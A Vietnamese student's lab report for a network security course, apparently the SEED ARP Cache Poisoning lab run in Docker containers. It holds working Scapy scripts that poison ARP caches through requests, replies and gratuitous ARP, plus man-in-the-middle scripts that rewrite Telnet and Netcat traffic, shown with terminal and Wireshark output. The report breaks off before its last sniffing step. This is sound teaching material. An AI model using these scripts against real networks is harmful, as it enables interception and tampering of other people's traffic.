BÁO CÁO BÀI TẬP

Môn học: An toàn mạng

Tên chủ đề: Bài tập ARP Cache Poisoning Attack

GVHD: Nghi Hoàng Khoa

a. THÔNG TIN CHUNG:

Lớp: NT140.P11.ANTT

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b. NỘI DUNG THỰC HIỆN:

STT	Công việc	Kết quả tự đánh giá
1	Task 1.A	100%
2	Task 1.B	100%
3	Task 1.C	100%
4	Task 2	100%
5	Task 3	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết.

BÁO CÁO CHI TIẾT

Mục lục:

A. Container Setup and Commands

Đầu tiên tải tệp zip trên trang xuống:

- **VM version:** This lab has been tested on our SEED Ubuntu-20.04 VM
- **Lab setup files**
  - Labsetup.zip
  - Labsetup-arm.zip (for Apple Silicon machines)
- **Manual:**: Docker manual

Giải nén thì thấy có một thư mục volumes và một tệp yml

```
[11/15/24]seed@VM:~/.../arp$ unzip Labsetup.zip
Archive:  Labsetup.zip
   creating: Labsetup/
  inflating: Labsetup/docker-compose.yml
   creating: Labsetup/volumes/
 extracting: Labsetup/volumes/.gitignore
[11/15/24]seed@VM:~/.../arp$
```

Chạy tệp yaml có 3 máy :

```
[11/15/24]seed@VM:~/.../Labsetup$  docker-compose up
WARNING: Found orphan containers (hostB-10.9.0.6, hostA-10.9.0.5, seed-attacker)
 for this project. If you removed or renamed this service in your compose file,
you can run this command with the --remove-orphans flag to clean it up.
Creating B-10.9.0.6   ... done
Creating M-10.9.0.105 ... done
Creating A-10.9.0.5   ... done
Attaching to A-10.9.0.5, M-10.9.0.105, B-10.9.0.6
A-10.9.0.5 |  * Starting internet superserver inetd                    [ OK ]
B-10.9.0.6 |  * Starting internet superserver inetd                    [ OK ]
```

Chạy lệnh dockps đến biết id của các máy

```
[11/15/24]seed@VM:~/.../Labsetup$ dockps
991849fdc87a  M-10.9.0.105
f371682736a2  A-10.9.0.5
866231fb7bd1  B-10.9.0.6
[11/15/24]seed@VM:~/.../Labsetup$
```

Sau khi liệt kê các thư mục thì thấy rằng máy tấn công có thư mục volumes như máy thật, nghĩa là có thể tạo code trong thư mục volumes mà máy tấn công có thể thực hiện

```
root@991849fdc87a:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr  volumes
root@991849fdc87a:/#
```

B. Task 1: ARP Cache Poisoning

1. Task 1.A (using ARP request)

Để tạo được arp request thì phải biết được các địa chỉ MAC của các máy:

Máy M: 02:42:0a:09:00:69

```
root@991849fdc87a:/volumes# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
7: eth0@if8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group defaul
t
    link/ether 02:42:0a:09:00:69 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.9.0.105/24 brd 10.9.0.255 scope global eth0
       valid_lft forever preferred_lft forever
```

Máy A: 02:42:0a:09:00:05

```
root@f371682736a2:/# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
9: eth0@if10: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group defau
lt
    link/ether 02:42:0a:09:00:05 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.9.0.5/24 brd 10.9.0.255 scope global eth0
       valid_lft forever preferred_lft forever
```

Máy B: 02:42:0a:09:00:06

```
root@866231fb7bd1:/# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
5: eth0@if6: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group defaul
t
    link/ether 02:42:0a:09:00:06 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.9.0.6/24 brd 10.9.0.255 scope global eth0
       valid_lft forever preferred_lft forever
root@866231fb7bd1:/# ^C
```

Giờ tạo một chương trình python:

```python
from scapy.all import *

target_ip = "10.9.0.5"
spoofed_ip = "10.9.0.6"
attacker_mac = "02:42:0a:09:00:69"

Epkt = Ether(dst="ff:ff:ff:ff:ff:ff")
Arppkt = ARP(
        op=1,           # 1 for ARP request
        psrc=spoofed_ip,        # source ip
        pdst=target_ip,         # dst ip
        hwdst=attacker_mac      # dst MAC
)

pkt= Epkt/Arppkt
sendp(pkt, iface="eth0")
print(f"Sent ARP request for {target_ip} using ip address {spoofed_ip} and MAC address
 {attacker_mac}")
```

Chương trình trên sẽ tạo một gói tin arp gửi đến địa chỉ broadcast tìm địa chỉ của máy A với địa chỉ ip của máy B cùng với địa chỉ MAC của máy M


Chạy chương trình trên:

```
root@991849fdc87a:/volumes# python3 Task1A.py
.
Sent 1 packets.
Sent ARP request for 10.9.0.5 using ip address 10.9.0.6 and MAC address 02:42:0a:09:00:69
root@991849fdc87a:/volumes#
```

Khi kiểm tra cache arp thì thấy:

```
root@f371682736a2:/# arp -a
B-10.9.0.6.net-10.9.0.0 (10.9.0.6) at 02:42:0a:09:00:69 [ether] on eth0
root@f371682736a2:/#
```

Địa chỉ của máy B nhưng MAC của máy M



2. Task 1.B (using ARP reply)

Để tạo một arp reply thì dùng lại chương trình trên rồi chỉnh lại phần dst của ethernet và op = 2

```python
from scapy.all import *

target_ip = "10.9.0.5"
spoofed_ip = "10.9.0.6"
attacker_mac = "02:42:0a:09:00:69"

Epkt = Ether(dst="02:42:0a:09:00:05")
Arppkt = ARP(
        op=2,           # 2 for ARP response
        psrc=spoofed_ip,        # source ip
        pdst=target_ip,         # dst ip
        hwdst=attacker_mac,     # dst MAC
)

pkt= Epkt/Arppkt
sendp(pkt, iface="eth0")
print(f"Sent ARP response for {target_ip} using ip address {spoofed_ip} and MAC address {attacker_mac}")
```

a) Scenario 1: B's IP is already in A's cache


Trường hợp này khi B đã có trong cache

```
root@f371682736a2:/# arp -a
B-10.9.0.6.net-10.9.0.0 (10.9.0.6) at 02:42:0a:09:00:06 [ether] on eth0
root@f371682736a2:/#
```

Chạy chương trình

```
root@991849fdc87a:/volumes# python3 Task1B.py
.
Sent 1 packets.
Sent ARP response for 10.9.0.5 using ip address 10.9.0.6 and MAC address 02:42:0a:09:00:69
root@991849fdc87a:/volumes#
```

Sẽ thấy gói tin nói là địa chỉ ip B có địa chỉ MAC của máy M



Khi mở cache lên thì thấy địa chỉ MAC được cập nhật

```
root@f371682736a2:/# arp -a
B-10.9.0.6.net-10.9.0.0 (10.9.0.6) at 02:42:0a:09:00:06 [ether] on eth0
root@f371682736a2:/# arp -a
B-10.9.0.6.net-10.9.0.0 (10.9.0.6) at 02:42:0a:09:00:69 [ether] on eth0
root@f371682736a2:/#
```


b) Scenario 2: B's IP is not in A's cache

Trong trường hợp này là không có ip b trong cache

```
root@f371682736a2:/# arp -a
```

Sau khi gửi chương trình

```
root@991849fdc87a:/volumes# python3 Task1B.py
.
Sent 1 packets.
Sent ARP response for 10.9.0.5 using ip address 10.9.0.6 and MAC address 02:42:0a:09:00:69
root@991849fdc87a:/volumes#
```



No.	Time	Source	Destination	Protocol	Length	Info
1	2024-11-15 09:2…	02:42:0a:09:00:69		ARP	44	10.9.0.6 is at 02:42:0a:09:00:69
2	2024-11-15 09:2…	02:42:0a:09:00:69		ARP	44	10.9.0.6 is at 02:42:0a:09:00:69

Không có gì được thêm vào cache

```
root@f371682736a2:/# arp -a
root@f371682736a2:/#
```

3. Task 1.C (using ARP gratuitous message).

Tạo một chương trình sau:

```
1 from scapy.all import *
2
3 ip_B = "10.9.0.6"
4
5 Epkt = Ether(dst="ff:ff:ff:ff:ff:ff")
6 Arppkt = ARP(
7         op = 2,
8         psrc = ip_B,
9         pdst = ip_B,
0         hwdst = "ff:ff:ff:ff:ff:ff"
1 )
2
3 pkt = Epkt/Arppkt
4 sendp(pkt)
```


a) Scenario 1: B's IP is already in A's cache

Trong trường hợp có ip b:

```
root@f371682736a2:/# arp -a
B-10.9.0.6.net-10.9.0.0 (10.9.0.6) at 02:42:0a:09:00:06 [ether] on eth0
root@f371682736a2:/#
```

Chạy chương trình

```
root@991849fdc87a:/volumes# python3 Task1C.py
.
Sent 1 packets.
```



No.	Time	Source	Destination	Protocol	Length	Info
1	2024-11-15 10:4…	2620:2d:4000:1::23	fd00::f18d:edab:9a1…	TCP	76	80 → 50702 [RST, ACK] Seq=0 Ack=4244178952 Win=65535 Len=0
2	2024-11-15 10:4…	02:42:0a:09:00:69		ARP	44	Gratuitous ARP for 10.9.0.6 (Reply)
3	2024-11-15 10:4…	02:42:0a:09:00:69		ARP	44	Gratuitous ARP for 10.9.0.6 (Reply)
4	2024-11-15 10:4…	02:42:0a:09:00:69		ARP	44	Gratuitous ARP for 10.9.0.6 (Reply)
5	2024-11-15 10:4…	02:42:0a:09:00:69		ARP	44	Gratuitous ARP for 10.9.0.6 (Reply)

Thì địa chỉ MAC bị thay đổi


```
root@f371682736a2:/# arp -a
B-10.9.0.6.net-10.9.0.0 (10.9.0.6) at 02:42:0a:09:00:69 [ether] on eth0
root@f371682736a2:/#
```

b) Scenario 2: B's IP is not in A's cache

```
root@f371682736a2:/# arp -a
root@f371682736a2:/#
```

Chạy chương trình

```
root@991849fdc87a:/volumes# python3 Task1C.py
.
Sent 1 packets.
root@991849fdc87a:/volumes#
```



No.	Time	Source	Destination	Protocol	Length	Info
1	2024-11-15 10:3…	02:42:0a:09:00:69		ARP	44	Gratuitous ARP for 10.9.0.6 (Reply)
2	2024-11-15 10:3…	02:42:0a:09:00:69		ARP	44	Gratuitous ARP for 10.9.0.6 (Reply)
3	2024-11-15 10:3…	02:42:0a:09:00:69		ARP	44	Gratuitous ARP for 10.9.0.6 (Reply)
4	2024-11-15 10:3…	02:42:0a:09:00:69		ARP	44	Gratuitous ARP for 10.9.0.6 (Reply)

Không có kết quả

```
root@f371682736a2:/# arp -a
root@f371682736a2:/#
```

C. Task 2: MITM Attack on Telnet using ARP Cache Poisoning

4. Step 1 (Launch the ARP cache poisoning attack)

Tạo một chương trình python để đầu độc cache của 2 máy

```python
from scapy.all import *

ipA = "10.9.0.5"
MacA = "02:42:0a:09:00:05"
ipB = "10.9.0.6"
MacB = "02:42:0a:09:00:06"

def get_arp_spoof_pkt(victim_ip, victim_mac, spoof_ip):
    E_layer = Ether()
    E_layer.dst = victim_mac
    A_layer = ARP()
    A_layer.psrc = spoof_ip
    A_layer.pdst = victim_ip
    A_layer.op = "who-has"
    return E_layer / A_layer


pkt_a = get_arp_spoof_pkt(ipA, MacA, ipB)
pkt_b = get_arp_spoof_pkt(ipB, MacB, ipA)
pkt_a.show()
pkt_b.show()
sendp(pkt_a)
sendp(pkt_b)
```

5. Step 2 (Testing)

Đầu tiên tắt forwarding trên máy M

```
Sent 1 packets.
root@991849fdc87a:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
```

Chạy chương trình

```
root@991849fdc87a:/volumes# python3 Task2-1.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 00:00:00:00:00:00
     pdst      = 10.9.0.5

###[ Ethernet ]###
  dst       = 02:42:0a:09:00:06
  src       = 02:42:0a:09:00:69
  type      = ARP
```

Và trên máy A ping đến máy B:

```
root@f371682736a2:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=9 ttl=64 time=0.171 ms
64 bytes from 10.9.0.6: icmp_seq=10 ttl=64 time=0.075 ms
^C
--- 10.9.0.6 ping statistics ---
10 packets transmitted, 2 received, 80% packet loss, time 9222ms
rtt min/avg/max/mdev = 0.075/0.123/0.171/0.048 ms
```

Có 10 gói tin những chỉ có 2 gói tin nhận được

Thì trong wireshark:

No.	Time	Source	Destination	Protocol	Length	Info
1	2024-11-16 02:0…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x002e, seq=1/256, ttl=64 (no respons…
2	2024-11-16 02:0…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x002e, seq=1/256, ttl=64 (no respons…
3	2024-11-16 02:0…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x002e, seq=1/256, ttl=64 (no respons…
4	2024-11-16 02:0…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x002e, seq=2/512, ttl=64 (no respons…
5	2024-11-16 02:0…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x002e, seq=2/512, ttl=64 (no respons…
6	2024-11-16 02:0…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x002e, seq=2/512, ttl=64 (no respons…
7	2024-11-16 02:0…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x002e, seq=3/768, ttl=64 (no respons…
8	2024-11-16 02:0…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x002e, seq=3/768, ttl=64 (no respons…
9	2024-11-16 02:0…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x002e, seq=3/768, ttl=64 (no respons…
10	2024-11-16 02:0…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x002e, seq=4/1024, ttl=64 (no respon…
11	2024-11-16 02:0…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x002e, seq=4/1024, ttl=64 (no respon…
12	2024-11-16 02:0…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x002e, seq=4/1024, ttl=64 (no respon…
13	2024-11-16 02:0…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x002e, seq=5/1280, ttl=64 (no respon…
14	2024-11-16 02:0…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x002e, seq=5/1280, ttl=64 (no respon…
15	2024-11-16 02:0…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x002e, seq=5/1280, ttl=64 (no respon…
16	2024-11-16 02:0…	02:42:0a:09:00:05		ARP	44	Who has 10.9.0.6? Tell 10.9.0.5
17	2024-11-16 02:0…	02:42:0a:09:00:05		ARP	44	Who has 10.9.0.6? Tell 10.9.0.5
18	2024-11-16 02:0…	02:42:0a:09:00:05		ARP	44	Who has 10.9.0.6? Tell 10.9.0.5

Ở đây sẽ thấy là không có phản hồi từ B nhưng sau một khoảng thời gian thì máy A sẽ tìm lại đúng địa chỉ MAC của B

6. Step 3 (Turn on IP forwarding)

Mở lại forwarding

```
root@991849fdc87a:/volumes#  sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

Chạy chương trình

```
root@991849fdc87a:/volumes# python3 Task2-1.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
```

Khi ping từ A đến B thì:

```
root@f371682736a2:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=63 time=1.36 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=2 ttl=63 time=0.142 ms
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=3 ttl=63 time=0.150 ms
From 10.9.0.105: icmp_seq=4 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=4 ttl=63 time=0.111 ms
From 10.9.0.105: icmp_seq=5 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=5 ttl=63 time=0.178 ms
From 10.9.0.105: icmp_seq=6 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=6 ttl=63 time=0.158 ms
^C
--- 10.9.0.6 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5076ms
rtt min/avg/max/mdev = 0.111/0.349/1.356/0.450 ms
```

Ping không có vấn đề, khi xem wireshark thì thấy có những gói tin redirect từ máy M đến B:

No.	Time	Source	Destination	Protocol	Length	Info
10	2024-11-16 02:1…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x0032, seq=1/256, ttl=63 (reply in 1…
11	2024-11-16 02:1…	10.9.0.6	10.9.0.5	ICMP	100	Echo (ping) reply id=0x0032, seq=1/256, ttl=64 (request in…
12	2024-11-16 02:1…	10.9.0.6	10.9.0.5	ICMP	100	Echo (ping) reply id=0x0032, seq=1/256, ttl=64
13	2024-11-16 02:1…	10.9.0.105	10.9.0.6	ICMP	128	Redirect (Redirect for host)
14	2024-11-16 02:1…	10.9.0.105	10.9.0.6	ICMP	128	Redirect (Redirect for host)
15	2024-11-16 02:1…	02:42:0a:09:00:69		ARP	44	Who has 10.9.0.5? Tell 10.9.0.105
16	2024-11-16 02:1…	02:42:0a:09:00:69		ARP	44	Who has 10.9.0.5? Tell 10.9.0.105
17	2024-11-16 02:1…	02:42:0a:09:00:69		ARP	44	Who has 10.9.0.5? Tell 10.9.0.105
18	2024-11-16 02:1…	02:42:0a:09:00:69		ARP	44	Who has 10.9.0.5? Tell 10.9.0.105
19	2024-11-16 02:1…	02:42:0a:09:00:05		ARP	44	10.9.0.5 is at 02:42:0a:09:00:05
20	2024-11-16 02:1…	02:42:0a:09:00:05		ARP	44	10.9.0.5 is at 02:42:0a:09:00:05
21	2024-11-16 02:1…	10.9.0.6	10.9.0.5	ICMP	100	Echo (ping) reply id=0x0032, seq=1/256, ttl=63
22	2024-11-16 02:1…	10.9.0.6	10.9.0.5	ICMP	100	Echo (ping) reply id=0x0032, seq=1/256, ttl=63
23	2024-11-16 02:1…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x0032, seq=2/512, ttl=64 (no respons…
24	2024-11-16 02:1…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x0032, seq=2/512, ttl=64 (no respons…
25	2024-11-16 02:1…	10.9.0.105	10.9.0.5	ICMP	128	Redirect (Redirect for host)
26	2024-11-16 02:1…	10.9.0.105	10.9.0.5	ICMP	128	Redirect (Redirect for host)
27	2024-11-16 02:1…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x0032, seq=2/512, ttl=63 (no respons…

7. Step 4 (Launch the MITM attack)

Sử dụng lại code được cung cấp

```python
#!/usr/bin/env python3
from scapy.all import *

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"

IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

IP_M = "10.9.0.105"
MAC_M = "02:42:0a:09:00:69"

print("LAUNCHING MITM ATTACK.........")
def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        newpkt = IP(bytes(pkt[IP]))
        del newpkt.chksum
        del newpkt[TCP].payload
        del newpkt[TCP].chksum

        if pkt[TCP].payload:
            data = pkt[TCP].payload.load
            print("*** %s, length: %d" % (data, len(data)))

            newdata = re.sub(r'[0-9a-zA-Z]', r'Z', data.decode())
            send(newpkt/newdata)
        else:
            send(newpkt)
```

```python
    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        newpkt = IP(bytes(pkt[IP]))
        del newpkt.chksum
        del newpkt[TCP].chksum
        send(newpkt)

f = 'tcp'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

Nhưng với dữ liệu mới sẽ được thay bằng ký tự Z

Cùng với một script tự động đầu arp cache để tránh việc arp được cập nhật lại khi telnet:


```python
#!/usr/bin/env python3
from scapy.all import *
import time

ipA = "10.9.0.5"
ipB = "10.9.0.6"

macM = "02:42:0a:09:00:69"
ipM = "10.9.0.105"

def sendrequest(ipsrc, ipdst):
        print(f"Sending packet to {ipsrc}")
        ether = Ether(src = macM, dst = "ff:ff:ff:ff:ff:ff")
        arp = ARP(op = 1, psrc = ipsrc, hwsrc = macM, pdst = ipdst)
        pkt = ether/arp
        sendp(pkt)

while True:
        print("Sending to both machine")
        sendrequest(ipA, ipB)
        sendrequest(ipB, ipA)
        time.sleep(5)
```

```
root@991849fdc87a:/volumes# ./Task2-1B.py
Sending to both machine
Sending packet to 10.9.0.5
.
Sent 1 packets.
Sending packet to 10.9.0.6
.
Sent 1 packets.
```

Đầu tiên với forwarding đang mở:

```
^Croot@991849fdc87a:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```


Thì không có tác dụng:




Giờ với tắt forwarding

```
^Croot@991849fdc87a:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
```

Đầu tiên và không thể nhập ký tự nữa trong telnet



Và khi chạy chương trình thì nhập bất kì ký tự nào cũng ra Z



D. Task 3: MITM Attack on Netcat using ARP Cache Poisoning

Thiết lập netcat:

Trên B mở netcat ở cổng 9090: nc -lp 9090

```
root@866231fb7bd1:/# nc -lp 9090
hello
```

Trên máy A kết nối đến cổng 9090:

```
root@f371682736a2:/# nc 10.9.0.6 9090
hello
```

Tạo một script để đổi chuỗi hello thành goodb đối với những gói tin đi từ A đến B

```python
#!/usr/bin/env python3
from scapy.all import *

# Define IP and MAC addresses
IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"

IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

IP_M = "10.9.0.105"
MAC_M = "02:42:0a:09:00:69"

def tcp_spoof_pkt_netcat(pkt):
    if pkt[Ether].src != MAC_M:  # Ensure this is not our own packet
        if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
            print("[INFO] Packet from A to B")
            pkt[Ether].src = MAC_M
            pkt[Ether].dst = MAC_B

            try:
                payload = bytes(pkt[TCP].payload).decode("utf-8", errors="ignore")
                print(f"Original Payload: {repr(payload)}")

                # Replace 'huiqing' with 'aaaaaaa'
                modified_payload = payload.replace("hello", "goodb")
                print(f"Modified Payload: {repr(modified_payload)}")

                # Update packet with modified payload
                del pkt[TCP].payload
                del pkt[TCP].chksum
                pkt[TCP] /= modified_payload

                sendp(pkt, verbose=False)
            except AttributeError:
                print("[WARNING] No payload to modify")
            except Exception as e:
                print(f"[ERROR] {e}")

        elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
            print("[INFO] Packet from B to A")
            pkt[Ether].src = MAC_M
            pkt[Ether].dst = MAC_A
            sendp(pkt, verbose=False)  # Forward the packet

print("[INFO] Starting sniffing...")
